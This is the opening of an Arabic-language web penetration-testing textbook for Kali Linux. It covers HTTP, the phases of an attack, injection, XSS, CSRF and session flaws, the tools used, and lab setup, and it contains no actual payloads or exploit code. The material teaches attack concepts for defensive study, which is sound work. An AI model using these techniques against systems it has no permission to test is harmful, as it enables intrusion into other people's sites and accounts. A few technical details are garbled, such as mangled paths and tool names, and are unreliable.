

اختبار اختراق

سيرفرات وتطبيقات الويب

دليل عملي لطرق البحث عن الثغرات واستغلالها في سيرفرات وتطبيقات الويب.

Kali 2

جميل حسين طويله

اختبار اختراق
سيرفرات وتطبيقات الويب

جميل حسين طويله

سوريا – دمشق

١٢/ ٢ / ٢٠١٦



Give a man an audit and he will be secure for a day.

Teach a man to audit and he will be secure for the rest of his life.

حول هذا الكتاب:

هذا الكتاب مصمم ليعلمك طريقة اختبار اختراق الويب من الصفر،

في هذا الكتاب أنا افترض أنك لا تملك معرفة سابقة حول اختبار اختراق الويب ولكنك تملك معرفة بسيطة حول بعض الأدوات المستخدمة وتملك معرفة بأنظمة التشغيل وأساسيات الشبكات و لا تملك تصور كامل كيف تتم عملية الاختراق.

الهاكرز المحترفون هم مبرمجون محترفون وهم خبراء في التشفير وقواعد البيانات وطرق استخراج البيانات وآلية انتقال البيانات عبر الشبكة وأمور أخرى.

إذا كنت لا تملك هذه المهارات لا تكن محبط هذه المعرفة وهذه المهارات يمكن الحصول عليها بالعمل والقراءة المستمرة، هذا الكتاب سيعلمك الأمور النظرية والعملية والأدوات والتقنيات الخاصة بمعظم طرق الهجوم ضد تطبيقات الويب المعاصرة ولن تحصل فقط على المعرفة والمهارات اللازمة بل ستحصل على الثقة للانتقال إلى طرق اختبار اختراق الويب المعقدة في المستقبل.

إذا كنت مدير موقع أو مبرمج مواقع وتريد حماية موقعك أو كنت مهندس حماية أو كنت مهتم باختبار اختراق المواقع فهذا الكتاب هو لك.

إخلاء المسؤولية:

الهدف من هذا الكتاب هو الحماية

محتوى الكتاب هو شرح لطرق اختبار اختراق سيرفرات و تطبيقات ومستخدمي الويب لتتمكن من حماية موقعك من خلال فهم الطريقة المستخدمة في الهجوم.

لا تستخدم هذه الأدوات وهذه التقنيات المشروحة في هذا الكتاب في عمل غير أخلاقي أو غير قانوني.

لا تقم باختراق موقع دون حصولك على أذن من صاحب هذا الموقع.

العديد من الأدوات المشروحة في هذا الكتاب من السهل كشفها وتتبعها، إذا قمت بعمل غير قانوني فإنك سوف تقاضى وتقاد إلى السجن

الكاتب يخلى مسؤوليته عن أي استخدام غير قانوني لمحتوى هذا الكتاب.

عن الكاتب:





جميل حسين طويله

مهندس اتصالات من سوريا

مختص بأمن المعلومات واختبار الاختراق.

Email:

dolphin-syria@hotmail.com

cyber.sy@yandex.com

fb:

www.facebook.com/profile.php?id=100005554456897

Blog:

www.arabcyberwarrior.wordpress.com

الإهداء:

إلى روح أبي وأمي.

إلى أرواح شهداء وطني سوريا

محتوى هذا الكتاب:

الفصل الأول: أساسيات اختبار اختراق الويب.

الفصل الثاني: استطلاع سيرفر الويب.

الفصل الثالث: البحث عن الثغرات واستغلال سيرفر الويب.

الفصل الرابع: استطلاع وفحص تطبيق الويب.

الفصل الخامس: ثغرات الحقن.

الفصل السادس: كسر المصادقة وتجاوز المسار.

الفصل السابع: مهاجمة مستخدم الويب.

الفهرس:

الفصل الأول: أساسيات اختبار اختراق الويب.

الفصل الثاني: استطلاع سيرفر الويب.

الفصل الثالث: البحث عن الثغرات واستغلال سيرفر الويب.

الفصل الرابع: استطلاع وفحص تطبيق الويب.

الفصل الخامس: ثغرات الحقن.

الفصل السادس: كسر المصادقة وتجاوز المسار.

الفصل السابع: مهاجمة مستخدم الويب.

مقدمة:

معظم الشركات والحكومات والمنظمات أصبحت الآن تعرض أنظمتها ومعلوماتها للعالم من خلال تطبيقات الويب، من السهل خلق تطبيقات ويب بدون أي معرفة عن الحماية، مع التقنية التي وصلنا إليها اليوم أصبحت تطبيقات الويب أكثر تعقيداً من ذي قبل وتطور التكنلوجيا أوجد تقنيات وطرق اختراق جديدة.

في الفترة الماضية أصبح بإمكانك الوصول إلى العديد من المنظمات المشهورة من خلال تطبيقات ومواقع الويب الخاصة بها.

حماية تطبيقات الويب أصبح ذو أهمية كبيرة اليوم.

إذا كنت تريد تعلم اختبار اختراق تطبيقات الويب فهذا الكتاب سيكون البداية لك على افتراض أنك لا تملك أي معرفة سابقة بطرق وتقنيات اختبار اختراق الويب.

من خلال هذا الكتاب سوف تتعلم التقنيات والأدوات الأساسية التي تحتاجها لإيجاد واستغلال الثغرات في تطبيقات الويب.

كلنا نعتمد على تطبيقات الويب للقيام بالعديد من مهامنا اليومية إما في العمل أو في المنزل ونقوم بالدخول لهذه التطبيقات أكثر من مرة يومياً من خلال جهاز الحاسب أو من جهاز الهاتف ونستخدم هذه

التطبيقات من أجل التسوق أو دفع الفواتير أو حضور الاجتماعات بشكل **online** أو للتواصل مع الأصدقاء والعائلة من خلال مواقع التواصل الاجتماعي والعديد من المهام الأخرى.

من خلال هذا الكتاب سوف تتعرف على الأساسيات بشكل نظري ثم تتعرف على الأدوات والتقنيات المستخدمة في كشف الثغرات واستغلالها بشكل عملي في تطبيقات الويب.

هذا يعني أنك ستصبح قادر على جعل تطبيقات الويب تقوم بأعمال لم تكن مُعدة للقيام بها مثل كشف المعلومات الحساسة من قاعدة البيانات وتجاوز صفحة تسجيل الدخول وسوف تتعلم كيفية اختيار الهدف وكيفية القيام بالهجوم لتصبح قادر على حماية نفسك ضد هذا النوع من الهجمات.



محتوى هذا الفصل:

- سيرفرات الويب وبرتوكول **HTTP**.
- أساسيات اختراق الويب.
- ثغرات الويب الشائعة.
- إعداد بيئة اختبار آمنة لكي لا يتم اقتيادك إلى السجن.

I am a hacker and this is my manifesto:

" peace, right and justice "

You can't stop me

مقدمة:

اختبار اختراق الشبكات ليس موضوع هذا الكتاب ولكن هناك أدوات وتقنيات معينة يجب على كل شخص مهتم بالحماية أن يعرف كيفية استخدمها.

سيرفر الويب هو الجهاز الذي يستضيف تطبيق الويب ، اختبار اختراق الشبكة يمكن أن يتم باستخدام بعض الأدوات مثل **Nmap, Nesses and Metasploit**

يجب عليك أولاً أن تكون خبيراً في استخدام هذه الأدوات أو أي أدوات مشابهة لها.

على مبدأ تعلم المشي قبل أن تتعلم الركض.

هناك العديد من الكتب والمصادر التي تستطيع من خلالها تعلم كيفية استخدام هذه الأدوات ولكن سيكون هناك بعض الأمور التي ستختلف قليلاً عند استخدام هذه الأدوات لاستهداف سيرفر الويب.

اختبار اختراق الشبكات يتم بإتباع منهجية مرتبة وهذا الكتاب مبنى على هذه المنهجية، سوف نقوم بعملية استطلاع الهدف ثم البحث عن البورتات المفتوحة ثم البحث عن الثغرات ثم القيام بعملية الاستغلال ومن ثم تثبيت الاستغلال وذلك خلال مهاجمة سيرفر الويب.

هناك العديد من الأمور يجب أن تدركها قبل البدء باستخدام الأدوات الخاصة باستغلال تطبيقات الويب.

هذا الفصل يغطي كل المعلومات التي تحتاجها قبل البدء باستخدام أدوات وتقنيات اختبار اختراق الويب.

لتملك قاعدة قوية أنت بحاجة إلى عدة سنوات من ممارسة اختبار الاختراق ولكن هناك أساسيات جوهرية يجب أن تفهمها بشكل جيد، هذه الأساسيات تتضمن الثغرات الشائعة ومن المهم أيضاً أن تفهم الوقت والزمان المناسبين لاستخدام الأدوات وهذا ما ستتعلمه من خلال هذا الفصل.

هذا الفصل يتضمن شرح خطوة بخطوة لتجهيز البيئة المناسبة والآمنة للقيام بتجارب اختبار اختراق الويب.

تقنيات الحماية تتطور بشكل مستمر مثل الجدران النارية **firewall** وأنظمة كشف ومنع التطفل ولكن هذه الأجهزة تقدم القليل فقط من أجل حماية تطبيقات الويب والبيانات الموجودة داخل تطبيقات الويب لذلك فإن الهاكرز انتقلوا إلى مهاجمة تطبيقات الويب التي تقوم بالتفاعل بشكل مباشر مع الأنظمة الداخلية مثل سيرفرات قواعد البيانات التي لا تكون محمية بجدران نارية وأجهزة حماية الشبكات الأخرى.

في السنوات القليلة الماضية تم التأكيد على وضع برامج حماية وأصبحت تطبيقات الويب الحديثة أكثر حماية من التطبيقات ذات الإصدارات القديمة.

لأن تطبيقات الويب أصبحت أكثر حماية فقد أصبح توجه الهاكرز نحو مهاجمة مستخدمي الويب.

هناك القليل من مدراء الشبكات ومبرمجين الويب قادرين على حماية مستخدمي الويب ضد هجمات الهندسة الاجتماعية التي تستهدف مستخدمي الويب.

تخيل فرحة المهاجم عندما يتمكن من تنفيذ هجوم باستخدام طرق غير تقنية دون القلق حول نظام كشف التطفل أو الجدران النارية.

في هذا الكتاب سوف تتعلم كيفية الهجوم على سيرفر الويب وعلى تطبيقات الويب وعلى مستخدمي الويب وستصبح قادر على فهم آلية هذه الأنواع المختلفة وما هي الأدوات التي تحتاجها للقيام بهذه المهمة.

ماهي تطبيقات الويب:

مصطلح تطبيق ويب **web application** له معاني مختلفة بالاعتماد على الشخص الذي تتكلم معه.

العديد من الناس يطلقون مصطلحات تطبيق ويب أو موقع ويب أو نظام يعتمد على الويب أو سوفت وير يعتمد على الويب أو فقط كلمة ويب وكلها تملك نفس المعنى.

المصطلح "تطبيق ويب" سيستخدم في هذا الكتاب للإشارة إلى أي سوفت وير مبني بالاعتماد على الويب ليؤدي وظيفة تعتمد على التفاعل مع المستخدم.

عندما يتفاعل المستخدم مع موقع الويب ليقوم بمهمة مثل تسجيل الدخول أو التسوق أو إدارة الحساب البنكي أو التفاعل من خلال مواقع التواصل الاجتماعي هذا يسمى تطبيق ويب.

ما الذي يجب أن تعرفه عن سيرفر الويب:

سيرفر الويب هو سوفت وير **software** يعمل داخل نظام تشغيل السيرفر **server** والذي يسمح للاتصال بالوصول إلى تطبيق الويب.

أكثر سيرفرات الويب انتشاراً هي:

- **Internet Information Services (IIS)**: الذي يعمل على نظام ويندوز.
- **Apache server**: والذي يعمل على أنظمة لينكس.

هذه السيرفرات تملك بنية مجلدات عادية مثل أي جهاز كمبيوتر وهذه المجلدات تكون داخل تطبيق الويب.

إذا اتبعت خطوات تنصيب **IIS web server** ستصل بالنهاية إلى بنية المجلد الافتراضي **C:\Inetpub\wwwroot** حيث كل تطبيق سيملك مجلده الخاص داخل **wwwroot**

نظام التشغيل لينكس مختلف في بنية الملفات ولكن معظم تطبيقات الويب تكون داخل **/var/www**

هناك العديد من المجلدات في **Linux web server** مرتبطة باختبار اختراق الويب مثلاً المجلد **/etc/shadow** يحوي على الهاش الخاص بكلمة السر لكل مستخدم للنظام والمجلد **/use/lib** يحوي على ملفات

غير معدة لتكون ملفات تنفيذية من قبل المستخدم أو من قبل **shell scripts** وتستخدم من قبل التطبيق وتكون داخل هذا المجلد

/var/ هذا المجلد يحوي على الملفات الخاصة بقاعدة البيانات وسجلات النظام والكود المصدر لتطبيق الويب نفسه.

/bin هذا المجلد يحوي على البرامج التي يحتاجها النظام ليعمل مثل **shell, ls, grep** وبرامج مساعدة أخرى.

bin هي اختصار إلى **binary** معظم تعليمات نظام التشغيل تكون هنا على شكل ملفات منفصلة.

سيرفر الويب هو هدف للمهاجم لأنه يحوي على منافذ **ports** مفتوحة وثغرات بالإضافة إلى إخطاء في إعدادات نظام التشغيل أو وجود الإعدادات الافتراضية كما هي.

ما الذي يجب أن تعرفه عن HTTP:

HTTP (Hypertext transfer protocol)

هو بروتوكول (عمليات متفق عليها) يستخدم للتفاعل والاتصال مع تطبيق الويب.

ليس هناك أي اعتبار للحماية أو الخصوصية عند استخدام **HTTP**

وهو يعتبر برتوكول مشرد، أي مستخدم يطلب وتطبيق الويب يجيب بشكل مستقل ودون أي معرفة بأي طلبات سابقة ولكن تطبيق الويب يحفظ مسار طلب المستخدم لذلك تستطيع إتمام إجراءات مثل التسوق بشكل اون لاين **online** (عندما تقوم بإضافة مشترياتك إلى بطاقتك واختيار طريقة التوصيل و إدخال معلومات الدفع).

HTTP بدون استخدام الكوكيز **cookies** يمكن أن يطلب منك إعادة تسجيل الدخول خلال كل خطوة أو كل عمل تقوم به وهذا أمر غير عملي لذلك تم إيجاد مفهوم الجلسة **session** حيث يقوم التطبيق بحفظ مسار طلباتك بعد قيامك بعملية تسجيل الدخول، وهي تؤمن عامل أخر يكون عرضة للهجوم في تطبيق الويب.

يمكنك رؤية التفاصيل عن كيفية عمل **HTTP** باستخدام أداة تحليل برتوكولات مثل **wireshark**.

استخدام **secure HTTP (HTTPS)** يمنع بعض أنواع الهجمات التي سيتم شرحها في هذا الكتاب.

يتم الحصول على **HTTPS** عندما يستخدم **HTTP** برتوكول (**SSL/TLS**)

Secure Socket Layer/Transport Layer Security

والذي يضيف **SSL/TLS** إلى طلب وإجابة **HTTP** العادية وهي أفضل طريقة لإفشال هجوم رجل في المنتصف وهي تؤمن اتصال خاص ومحمي بين متصفحك وتطبيق الويب.

استخدام **HTTPS** يعني الاتصال مع تطبيق الويب عبر قناة اتصال مشفرة.

Cycles HTTP:

دورة أو حلقة **http** (الطلب **regust** من متصفح المستخدم والإجابة **response** العائدة من سيرفر الويب).

المتصفح يرسل طلب يحوي على بارامترات (متغيرات) خاصة بدخل المستخدم وسيرفر الويب يرسل إجابة يتم توجيهها إلى مصدر الطلب.

تطبيق الويب يمكن أن يعمل بالاعتماد على قيمة البارامترات لذلك فهي أول هدف يقوم مختبر الاختراق بمهاجمته وذلك باستخدام قيم خبيثة للبارامترات لاستغلال تطبيق الويب وسيرفر الويب.

ترويسة HTTP Header:

كل دورة **HTTP cycle** تتضمن ترويسات في كل من طلب المستخدم وإجابة السيرفر والتي تحوي تفاصيل حول الطلب والإجابة.

هناك العديد من هذه الترويسات ولكننا سنهتم فقط ببعض الأنواع في هذا الكتاب.

الترويسات التي سنهتم بها هي التي يتم إعدادها في سيرفر الويب وإرسالها إلى متصفح المستخدم كجزء من دورة الإجابة وهي:

- **Set-Cookie:** هذه الترويسة تؤمن مُعرف للجلسة للمستخدم للتأكيد أن جلسة المستخدم مازالت مستمرة.
  إذا تمكن المهاجم من سرقة الجلسة (من خلال هجوم سوف يتم شرحه في فصل لاحق) فيمكن استغلال واختراق المستخدم داخل التطبيق.
- **Content-Length:** قيمة هذه الترويسة هي طول جسم الإجابة بالبايت، هذه الترويسة مفيدة لمهاجم لأنها تساعده على فك تشفير إجابة التطبيق وهي قابلة للتطبيق في هجوم القوة الغاشمة **brute force**.
- **Location:** هذه الترويسة تستخدم عندما يقوم التطبيق بإعادة توجيه المستخدم إلى صفحة جديدة.
  وهي مفيدة للمهاجم لأنه يمكن أن يستخدمها لتعريف الصفحات المسموحة فقط بعد نجاح عملية المصادقة.

الترويسات التي ترسل من متصفح المستخدم هي:

- **Cookie:** هذه الترويسة ترسل **cookie** أو أكثر من **cookie** إلى السيرفر للحفاظ على جلسة المستخدم.
  قيمة ترويسة الكوكيز دائماً تكون مطابقة لقيمة **Set-cookie** **header** التي يعلن عنها السيرفر.
  هذه الترويسة مفيدة للمهاجم لأنها تؤمن جلسة شرعية مع تطبيق الويب والتي يمكن أن تستخدم للهجوم ضد مستخدمين أخرين للتطبيق.

- **Referrer:** هذه الترويسة تعرض قائمة بصفحات الويب التي زارها المستخدم سابقاً عندما يتم تشكيل طلب الويب التالي.
  وهي مفيدة للمهاجم لأن هذه القيمة يمكن تغييرها بسهولة وبالتالي إذا اعتمد التطبيق على هذه الترويسة من أجل الحماية فيمكن بسهولة تخطي الحماية باستخدام قيمة مزورة.

:HTTP Status Codes

بما أن متصفحك يستقبل رد السيرفر، فهو يتضمن كود الحالة للإشارة إلى نوع الإجابة، هناك أكثر من **50** كود إجابة **HTTP** وهي مجمعة في خمس عائلات.

معرفة أي نوع عائلة الإجابة يسمح لك بفهم كيف يتم معالجة مدخلاتك من قبل التطبيق.

- **100:** هذه الإجابات هي إعلام من قبل سيرفر الويب وعادتاً تعني أن هناك إجابة إضافية قادمة من سيرفر الويب.

  نادراً ما نراها في إجابات سيرفر الويب الحديث وعادتاً تتبع بعد نوع أخر من الإجابة.

- **200:** هذه الإجابات هي إشارة أن طلب المستخدم تم استقباله ومعالجته من قبل سيرفر الويب بنجاح والإجابة سيتم إرسالها إلى متصفحك.

  أشهر كود حالة ل **HTTP** هو **OK 200**

- **300:** هذه الإجابات تستخدم للإشارة لإعادة التوجيه عندما يتم إرسال إجابات إضافية إلى المستخدم.

  التطبيق الأكثر شيوعاً لهذا الكود هو لإعادة توجيه متصفح المستخدم إلى الصفحة الرئيسية بعد نجاح عملية المصادقة مع تطبيق الويب.

  Redirect 302 وترسل إجابة أخرى يتم استلامها مع **OK 200**

- **400:** هذه الإجابات تستخدم للإشارة للخطأ في الطلب من قبل المستخدم.

هذا يعني أن المستخدم قام بإرسال طلب لا يمكن معالجته من قبل تطبيق الويب، أشهر أكواد الحالة في هذا العائلة هي

401 Unauthorized, 403 Forbidden, 404 Not Found

- **500:** هذه الإجابات تستخدم للإشارة لخطأ من جانب السيرفر.

أشهر أكواد الحالة في هذه العائلة

500 Internal Server Error and 503 Service Unavailable

أساسيات اختبار اختراق الويب:

عملية اختبار الاختراق مقسمة إلى أربع مراحل:

١- الاستطلاع **Reconnaissance**

٢- البحث عن الثغرات **Scanning**

٣- الإستغلال **Exploitation**

٤- تثبيت الاستغلال والمحافظة على الوصول **Maintain access**

الهدف:

سيرفر الويب، وتطبيق الويب، ومستخدم الويب.

سنعرف هذه الأهداف كالتالي:

١- **سيرفر الويب:** هو التطبيق الذي يعمل على نظام التشغيل الذي يستضيف تطبيق الويب، وهو ليس جهاز كمبيوتر بمواصفات عادية وهو يؤمن خدمات تعمل مع منافذ **ports** مفتوحة تسمح لتطبيق الويب بالاتصال مع متصفح المستخدم. سيرفر الويب يمكن أن يحوي على ثغرات و مختبر الاختراق يحاول مهاجمة الخدمات التي تعمل على السيرفر للحصول على دخول غير مصرح به لملفات سيرفر الويب وملفات النظام.

٢- **تطبيق الويب:** فعلياً هو الكود المصدري الذي يعمل على سيرفر الويب وهو يؤمن عملية التفاعل مع مستخدم الويب.

وهو الهدف الأكثر استهداف من قبل مختبر الاختراق.

٣- **مستخدم الويب:** المستخدم الداخلي هو الذي يقوم بإدارة تطبيق الويب (المدير أو المبرمج) و المستخدم الخارجي (الزبون أو الزائر)

كلا المستخدمين هما عرضة للهجوم من خلال ثغرات

cross-site scripting (XSS)

cross-site request forgery (CSRF)

أو من خلال هجمات الهندسة الاجتماعية.

الأدوات:

لكل أداة نستخدمها في هذا الكتاب هناك على الأقل خمس أدوات أخرى يمكن أن تقوم بنفس العمل ومعظم هذه الأدوات موجودة مسبقاً بنظام كالي لينكس.

بعض الأدوات التي سنستخدمها هي:

- **Burp Suite**: وهي أداة ضرورية في أي عملية اختبار اختراق للويب.
- **Zwd Attack Proxy(ZAP)**: تشبه **Burp Suite** ولكنها تحوي على باحث مجاني عن الثغرات قابل للعمل على تطبيقات الويب.
- **Nmap**: لمسح البورتات
- **Nessus and Nikto**: للبحث عن الثغرات
- **Metasploit**: لاستغلال سيرفر الويب.
- **Sqlmap:** من أجل الحقن في قواعد البيانات **SQL injection**
- **Social Engineering Toolkit (SET)** للقيام بهجوم هندسة اجتماعية تقني ضد مستخدم الويب.

ثغرات الويب الأكثر شيوعاً:

الحقن injection: الحقن يحدث عندما يقوم مستخدم غير موثوق به بإرسال بيانات إلى تطبيق الويب كجزء من تعليمة أو طلب.

بيانات مختبر الاختراق الخبيثة يمكن أن تخدع تطبيق الويب ليقوم بتنفيذ تعليمات غير مرغوبة أو للوصول الغير مسموح به للبيانات.

الحقن يحدث عندما يقوم مختبر الاختراق بإرسال دخل مخادع إلى تطبيق الويب والذي يقوم بعدها بعملية غير آمنة، هذا النوع هو أقدم أنواع الهجمات ضد تطبيقات الويب ولكنه مازال متربع على عرش الثغرات لأنه منتشر بشكل واسع وهو خطير جداً.

ثغرات الحقن يمكن أن تظهر في كل مكان داخل تطبيق الويب.

بعض أنواع هجمات الحقن الأكثر شيوعاً هي:

- **Structured query language (SQL) queries**
- **Lightweight directory access protocol (LDAP) queries**
- **XML path language (XPATH) queries**
- **Operating system (OS) commands**

عملية الحقن يمكن أن تحدث عندما يكون دخل المستخدم مقبول دائماً من قبل تطبيق الويب وعملية المعالجة تتم بدون تنقيح صحيح.

هذا يعني أن مختبر الاختراق يستطيع أن يؤثر ويسيطر على طلبات تطبيق الويب وبنية التعليمات والبيانات التي يجب أن تكون موجودة في نتيجة هذه الطلبات وهذا يعتبر استغلال قوي جداً.

:Cross-site Scripting (XSS)

تحدث عندما يكون دخل المستخدم مقبول من التطبيق كجزء من الطلب ثم يستخدم في خرج الإجابة بدون ترميز صحيح للخرج و في مكان ساري المفعول وصحيح.

XSS تسمح لمختبر الاختراق بتنفيذ سكريبت **script** داخل متصفح المستخدم وهذا يسمح له بسرقة جلسة المستخدم ويمكن أن يقوم بتنصيب (**Keylogger**) أو إعادة توجيه المستخدم إلى مواقع خبيثة أو إلى أي شيء أخر يريده مختبر الاختراق.

مختبر الاختراق يستطيع حقن سكريبت خبيث (غالباً ما يكون **JavaScript** أو يمكن أن يكون **VBScript** و يسلمه إلى متصفح الهدف، ولأن هذا السكريبت هو جزء من إجابة التطبيق فإن متصفح الهدف يثق به ويسمح للسكريبت بالعمل.

XSS لها نوعين المنعكس والمخزن **reflected and stored**:

XSS reflected: هو أكثر انتشاراً في تطبيقات الويب ويعتبر الأقل ضرر، سبب اعتباره أنه هو الأقل ضرراً ليس بسبب ما الذي يستطيع عمله ولكن عند يتم إرسال **payload** في هجوم **XSS reflected** فإنه يكون شرعي وفعال لطب واحد فقط.

وأي مستخدم يضغط على الرابط الذي يحوي السكريبت الخبيث سيكون الشخص الوحيد المتأثر أو المصاب مباشرة بهذا الهجوم.

بشكل عام له معدل **hacker to victim 1:1**

مختبر الاختراق يمكن أن يرسل نفس عنوان الرابط **URL** الخبيث إلى ملايين من الضحايا ولكن فقط الشخص الذي سيضغط على الرابط هو الذي سوف يتأثر.

Stored XSS: من الصعب ايجاده في تطبيقات الويب ولكن ضرره كبير جداً ولأنه يستمر عبر أكثر من طلب ويمكن أن يستغل عدد من المستخدمين في هجوم واحد، و يحدث عندما يكون المهاجم قادر على حقن السكريبت الخبيث في التطبيق ويكون السكريبت متاح لكل المستخدمين الزائرين ويمكن أن يكون في قاعدة البيانات التي تستخدم

من قبل صفحة الويب أو في المنتدى الذي يعرض الرسائل للمستخدم أو في أي تقنية تقوم بتخزين الدخل.

المستخدمون الشرعيون يطلبون الصفحة و عندها فإن الاستغلال **XSS exploit** سوف يعمل في كل متصحفات المستخدمين.

وله معدل **many hacker to victim:1**

كلا النوعين من **XSS** لهما نفس **payload** ولكن يتم تسليمها بطرق مختلفة.

كسر المصادقة وإدارة الجلسة:

الجلسة هي مُعرف فريد يخصص للمستخدم بعد عملية المصادقة وتحوي على العديد من الثغرات المرتبطة بكيفية استخدام هذا المُعرف من قبل تطبيق الويب.

الجلسة هي المفتاح لاختراق مستخدم الويب.

وظائف التطبيق المتعلقة بالمصادقة وإدارة الجلسة غالباً لا تتم بشكل صحيح وهذا يسمح لمختبر الاختراق بالوصول إلى كلمات السر و **session token** الخاصة بالجلسة

تشغيل تطبيق الويب تحت المصادقة يتضمن ضبط كلمة السر وإعادة تعينها واستعادة الحساب.

تطبيق الويب يستخدم إدارة الجلسة للحفاظ على مسار طلبات كل مستخدم، وبدون إدارة الجلسة فإنك ستضطر إلى تسجيل الدخول بعد كل طلب تقوم به، لذلك تم إيجاد إدارة الجلسة وبالتالي المستخدم يجب عليه تسجيل الدخول مرة واحدة عند زيارة تطبيق الويب.

CSRF (Cross-site Request Forgery):

تحدث عندما يكون لمختبر الاختراق القدرة على إرسال طلب يقوم هو بصناعته لأغراض خبيثة إلى مستخدم مُصادق مع التطبيق وهو يحوي على بارامترات ضرورية لإكمال طلب شرعي للتطبيق بدون أن يدرك المستخدم الهدف ذلك.

هذا شبيه ب **reflected XSS** و التي فيها يجب على مختبر الاختراق أن يجبر الهدف على تأدية عمل في تطبيق الويب (الضغط على رابط السكريبت الخبيث يمكن أن يستمر في العمل في متصفح الهدف ولكن في **CSRF** يمكن أيضاً أن يؤدي إلى صناعة طلب شرعي لتطبيق الويب.

بعض نتائج تزوير الطلبات هي تغيير كلمة السر أو خلق مستخدم جديد أو خلق محتوى ويب جديد، طالما أن مختبر الاختراق يعرف بالضبط ماهي

البارامترات الضرورية لإكمال الطلب وأن الهدف مُصادق مع التطبيق، فإن الطلب سيتنفذ كما لو أنه تم بمعرفة المستخدم الهدف.

الإعداد الخاطئ للحماية:

هذه الثغرة تصنف بشكل خاص للتعامل مع الحماية (الضعف في الحماية) في كامل حزمة التطبيق، وهي متعلقة بنظام التشغيل وسيرفر الويب ونظام إدارة قاعدة البيانات، هذه المخاطر تصبح أكثر صعوبة عندما لا تؤمن الحماية منع الوصول الغير مسموح به للتطبيق.

أمثلة على هذه الثغرة التي يمكن أن تكون في سيرفر الويب:

- البرامج الغير ضرورية.
- تفعيل الخدمات الغير ضرورية.
- سياسات الحساب الغير محمية.
- رسائل الخطأ المفصلة.

الحماية الفعالة تتطلب إعدادات محمية تُعرف وتُنفذ على التطبيق وعلى إطار العمل وعلى سيرفر التطبيق وعلى سيرفر الويب وعلى سيرفر قاعدة البيانات وعلى نظام التشغيل، كل هذه الإعدادات يجب أن تُعرف وتنفذ بدل من إعدادات الحماية الافتراضية، وهذا يتضمن كل البرامج التي تتعامل مع البيانات ومكتبات الكود الذي يستخدمه التطبيق.

إعداد بيئة اختبار الاختراق:

قبل البدء بالعمل مع الأدوات والتقنيات المشروحة في هذا الكتاب من المهم أن تقوم بإعداد بيئة آمنة لأننا في هذا الكتاب سوف نقوم بتطبيق عملي لتغطية ثغرات الويب وهناك العديد من الأسباب التي يجب أن تؤخذ بعين الاعتبار للقيام بإعداد بيئة الاختبار.

١- لأنك سوف تستضيف تطبيق الويب الذي يحوي على ثغرات على جهازك لذلك يجب أن تقوم بإعداده بشكل صحيح لكي لا يكون جهازك عرضة للمهاجمين.

٢- سوف تستخدم أدوات اختبار اختراق غير مصرح باستخدامها لغير الاستخدام الشخصي.

٣- بالتأكيد سوف تقوم بإيقاف تطبيق الويب أو سيرفر الويب عن العمل خلال عملك في هذا الكتاب لذلك من المهم إعداد بيئة عمل تحوي على زر إعادة يسمح لك بالعودة لأي حالة يكون فيها كل شيء مضبوط بشكل صحيح.

هناك عدة طرق لإعداد بيئة الاختبار ولكن خلال هذا الكتاب سوف استخدم **virtual machines (VM)** والتي هي عبارة عن سوفت وير تسمح باستضافة وعمل نظام تشغيل آخر على نفس الجهاز.

VM تتطلب مصادر مثل الذاكرة المستخدمة ويمكن أن تقوم بتشغيل أكثر من **VMs** في نفس الوقت وهذا يسمح بخلق شبكة تخيلية تعمل على نفس الجهاز المضيف.

لديك عدة خيارات لتحديد نوع السوفت وير الذي ترغب في استخدامه أنا اخترت **Oracl VM VirtualBox**

في هذا الكتاب سوف نعمل على **virtual machine** تستخدم كلاً من ثغرات تطبيق الويب (الهدف) وأدوات اختبار الاختراق (المهاجم).

سوف نستخدم نظام **Kali Linux** على **virtual machine**.

البداية مع كالي لينكس:

كالي **Kali** هو عبارة عن توزيعه من نظام التشغيل لينكس مخصصة لاختبار الاختراق والتدقيق في السلامة المعلوماتية وهو الوريث لنظام باك تراك **BackTrack**

قبل البدء باختبار اختراق مواقع الويب سوف نتعرف على الأمور التالية:

- نظرة عامة على كالي لينكس.
- تحميل الكالي وتنصيبه على **VM**.
- إعداد خدمات الشبكة وإعداد اتصال محمي وآمن.

- تحديث الكالي لينكس.
- زيادة إمكانية كالي من خلال تنزيل تطبيقات أخرى.
- الإدارة الفعالة لاختبار الاختراق.

كالي لينكس Kali Linux:

الباك تراك :**BackTrack (BK)** هو نظام تشغيل مبني على لينكس وهو مخصص لاختبار الاختراق و يحوي على الأدوات الخاصة باختبار الاختراق والتدقيق المعلوماتي وهذه الأدوات يمكن أن تستخدم من قبل مدير الشبكة لاختبار الحماية الخاصة بالشبكة ويمكن أن تستخدم من قبل الهاكرز للقيام بأعمال غير مشروعة.

آخر اصدار من الباك تراك هو **BT5r3** وتم إصداره في شهر أب عام **2012** وهو مبني بالاعتماد على توزيعه ابونتو **Ubuntu Linux** ولسوء الحظ كان من الصعوبة إدارة الأدوات بداخله حيث كانت كل الأدوات المستخدمة في اختبار الاختراق موجودة في المجلد **pentest**/

إيجاد وتشغيل الأدوات في هذه الهيكلة كان أمر صعب.

في شهر اذار عام **2013** تم الإعلان عن كالي لينكس كبديل أو كوريث للباك تراك

الكالي لينكس مبني على توزيعه ديبيان **Debian GNU/Linux**

في توزيعه ديبيان تم الالتزام بمعيار ترتيب ملفات النظام

Filesystem Hierarchy Stoddard (FHS) والذي يميز الكالي عن الباك تراك وأصبح بالإمكان استدعاء أي أداة من أي مكان دون الحاجة إلى التنقل عبر **pentest tree** كما في الباك تراك.

كالي **2** هو آخر إصدار من توزيعة اختبار الاختراق المشهورة

Backtrack/Kali Linux

وهو يحوي على أفضل الأدوات المستخدمة في عملية اختبار الاختراق أو الهكر الأخلاقي.

ميزات نظام كالي:

- يدعم عدة بيئات من سطح المكتب
  Gnome, KDE, LXDE and XFCF
- متزامن ومتوافق مع مستودع أداوت ديبيان وهذا يسهل عملية تحديث الحزم وتطبيق التحديثات الأمنية.
- يدعم تعديل **ISO** ويسمح للمستخدم ببناء نظام كالي خاص به.
- يحوي على أكثر من **300** أداة مخصصة لاختبار الاختراق والتدقيق المعلوماتي.

- يدعم عدد كبير من كروت الشبكة اللاسلكية ويدعم حقن حزم البيانات بشكل لاسلكي.
- كالي هو مشروع مفتوح المصدر وهو مجاني وهو مدعوم من مجتمع كبير جداً.

من أجل إعداد بيئة اختبار اختراق آمنة نحن بحاجة أولاً إلى تحميل **Kali Linux** وتنصيبه على **VM**

الخطوات التالية هي تجهيز **Kali VM**:

١. حمل صورة **IOS** كالي الموافقة لمواصفات جهازك

Kali Linux Downloads

